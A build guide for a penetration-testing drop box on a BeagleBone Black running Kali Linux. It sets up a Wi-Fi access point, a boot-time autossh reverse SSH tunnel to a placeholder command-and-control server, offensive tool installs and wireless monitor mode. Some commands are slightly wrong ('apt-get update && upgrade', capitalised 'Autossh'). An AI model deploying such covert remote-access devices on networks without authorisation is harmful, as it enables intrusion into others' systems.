
BeagleBone Black Pentest Drop Box Build Instructions

By Beau Bullock

@dafthack



Hardware Shopping List

BeagleBone Black Rev C - $56.79 - https://www.amazon.com/BeagleBone-Black-Single-Computer-Development/dp/B00LC1924G/ref=sr_1_1?ie=UTF8&qid=1470161882&sr=8-1

DC 5V/2.0A power adapter - $8.99 - https://www.amazon.com/iMBAPrice%C2%AE-5V-Wall-Power-Adapter/dp/B00GUO5WUI/ref=sr_1_1?ie=UTF8&qid=1470161926&sr=8-1

SanDisk Extreme 64GB MicroSDXC UHS-1 Card with Adapter - $29.99 - https://www.amazon.com/gp/product/B013CP5IWO/ref=od_aui_detailpages00?ie=UTF8&psc=1

RT5370 Chipset Wireless Antenna - $11.99 - https://www.amazon.com/gp/product/B00H95C0A2/ref=od_aui_detailpages00?ie=UTF8&psc=1

Performance Pro Case for RPi - $8.99 - https://www.amazon.com/NEW-Case-BeagleBone-Black-Components/dp/B00HSE2SDI/ref=sr_1_13?ie=UTF8&qid=1470161968

Initial Setup of the Kali Image

1. Download the Kali BeagleBone Black image from the Kali downloads site here: https://www.offensive-security.com/kali-linux-arm-images/
2. Flash the Kali image to the MicroSD.

a. For Windows

   i. Use a MicroSD to USB Adapter and connect the MicroSD card to the Windows system.

   ii. On a Windows system unzip the kali-*-bbb.img.xz file with 7zip

   iii. Use Win32DiskImager to write the Kali image to the microSD.

b. For Linux

   i. Use a MicroSD to USB Adapter and connect the microSD card to the Linux system.

   ii. Use the dd tool to image the Kali file to the microSD ***(It is very important that you choose the correct storage device here. It is very easy to accidentally wipe out your computers hard disk using this command. In the example below I use /dev/sdb but yours may be different so change accordingly.)***

```
xzcat kali-*-bbb.img.xz | dd of=/dev/sdb bs=512k
```

3. I had issues with fdisk expanding the file system on the BBB and ended up using GParted

   a. Start GParted

   b. Select the drive corresponding to your SD card (was /dev/sdb/ on my system).

   c. Select the ext4 partition.

   d. If the Resize/Move toolbar icon or [Resize/Move] menu option is disabled, go to Partition / Unmount.

   e. Resize the partition by dragging the right edge of the partition all the way to the right (click/drag the right edge).

   f. When you are satisfied with the changes, click on the green check mark, "Return" arrow, or other "apply" control to execute these changes.

4. Insert the microSD card into the BeagleBone Black and boot it up using the power supply, an HDMI cable for display, and keyboard/mouse plugged into the USB ports.

5. Login to the Kali Linux distribution with the username of **‘root’** and the password of **‘toor’**.

6. Plug an Ethernet cable in to the BeagleBone Black to provide Internet to the device. The BeagleBone Black should automatically attempt to obtain an IP address via DHCP.

7. Change the root password. This can be accomplished by opening up a terminal and typing ‘passwd’ then hitting ‘enter’. Follow the dialog to change the password.

```
passwd
```

8. Update and upgrade the Kali distribution.

```
apt-get update && upgrade
```

Setup a WiFi Access Point

1. Install hostapd.

```
apt-get install hostapd
```

2. Create the file /etc/hostapd/hostapd.conf. This can be accomplished with the ‘nano’ command.

```
nano /etc/hostapd/hostapd.conf
```

3. Copy the following into the hostapd.conf file. Modify the ssid, and wpa_passphrase accordingly.

```
# Interface configuration
interface=wlan0
ssid=tortugas
channel=1

# WPA configuration
macaddr_acl=0
auth_algs=3
ignore_broadcast_ssid=0
wpa=3
wpa_passphrase=@pirateslife4me@
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP TKIP
rsn_pairwise=CCMP

# Hardware configuration
driver=nl80211
ieee80211n=1
hw_mode=g
```

4. Modify the file /etc/init.d/hostapd.

```
nano /etc/init.d/hostapd
```

Find the line:

```
DAEMON_CONF=
```

And change it to:

```
DAEMON_CONF=/etc/hostapd/hostapd.conf
```

5. Install Dnsmasq.

```
apt-get install dnsmasq
```

6. Edit /etc/dnsmasq.conf.

```
nano /etc/dnsmasq.conf
```

Add the following to /etc/dnsmasq.conf (This will specify dnsmasq to bind to the wlan0 interface and provide DHCP to clients. The range specified below will hand out IP’s in the 172.16.66.50-172.16.66.100 range):

```
no-resolv
# Interface to bind to
```

```
interface=wlan0
bind-interfaces
# Specify starting_range,end_range,lease_time
dhcp-range=172.16.66.50,172.16.66.100,255.255.255.0,12h
```

7. Edit /etc/network/interfaces.

```
nano /etc/network/interfaces
```

8. Add the following to /etc/network/interfaces (This will specify a static IP of 172.16.66.1 for the wlan0 interface).

```
auto wlan0
allow-hotplug wlan0
iface wlan0 inet static
address 172.16.66.1
netmask 255.255.255.0
```

At this point plug in the Wireless adapter, and attempt to bring up the interface.

```
airmon-ng check kill
hostapd /etc/hostapd/hostapd.conf
```

If there are no errors you should now be able to connect to the SSID with a wireless device.

9. Enable hostapd to start on boot.

```
update-rc.d hostapd enable
update-rc.d dnsmasq enable
```

Setup Automatic Reverse SSH Tunnel

This section assumes you have a command and control server accessible on the Internet and that server has SSH enabled on port 22.

1. Install ‘autossh’ to use to automatically create an SSH tunnel to a command and control server.

```
apt-get install autossh
```

2. Generate SSH keys.

```
ssh-keygen
#Leave all of the settings default
```

3. Copy /root/.ssh/id_rsa.pub to the C2 server.

```
scp /root/.ssh/id_rsa.pub root@<C2 IP Address>:/directory/to/upload/to/
```

4. Append the contents of id_rsa.pub to ~/.ssh/authorized_keys or create this file on the C2 server.

```
# On C2 server
cat /directory/to/upload/to/id_rsa.pub >> ~/.ssh/authorized_keys
```

5. Test the key-based authentication. If all goes well you should end up logged into the C2 server without the requirement of entering a password.

```
# On the BEAGLEBONE BLACK

ssh root@<C2 IP address>
```

6. Test ‘autossh’.

```
Autossh -M 11166 -o “PubkeyAuthentication=yes” -o
“PasswordAuthentication=no” -i /root/.ssh/id_rsa -R 6667:localhost:22
root@<C2 IP Address>
```

If all goes well an ssh session should be established, and port 6667 should now be listening on the C2 server. On the C2 server SSH’ing to this port should provide an SSH shell to the BEAGLEBONE BLACK. The -M option (11166) is a monitor port.

7. Add the ‘autossh’ command to /etc/rc.local to establish the SSH tunnel at boot.

```
nano /etc/rc.local
```

Add the following to /etc/rc.local

```
Autossh -M 11166 -N -f -o “PubkeyAuthentication=yes” -o
“PasswordAuthentication=no” -i /root/.ssh/id_rsa -R 6667:localhost:22
root@<C2 IP Address> &
```

Flag meanings:

-N: Do not execute a command on the middleman machine

-f: drop in the background

&: Execute this command but do not wait for output or an exit code. If this is not added, your machine might hang at boot.

Final Touches

Some tools are pre-installed on the Kali ARM image but not many (sqlmap, wireshark, nmap, hydra, john, aircrack-ng are installed by default)

1. Install whatever tools you want to have on your dropbox. Here are some to get you started:

```
apt-get install responder metasploit-framework macchanger voiphopper
snmpcheck onesixtyone patator isr-evilgrade creddump screen
```

2. To go into “Wireless attack” mode instead of using the card as an access point follow these instructions:

```
service hostapd stop

airmon-ng check kill

airmon-ng start wlan0

airodump-ng wlan0mon ### Or any other wireless attack toolkit…
```

3. Optionally, it is possible to connect a second wireless card to use as the “attack” interface.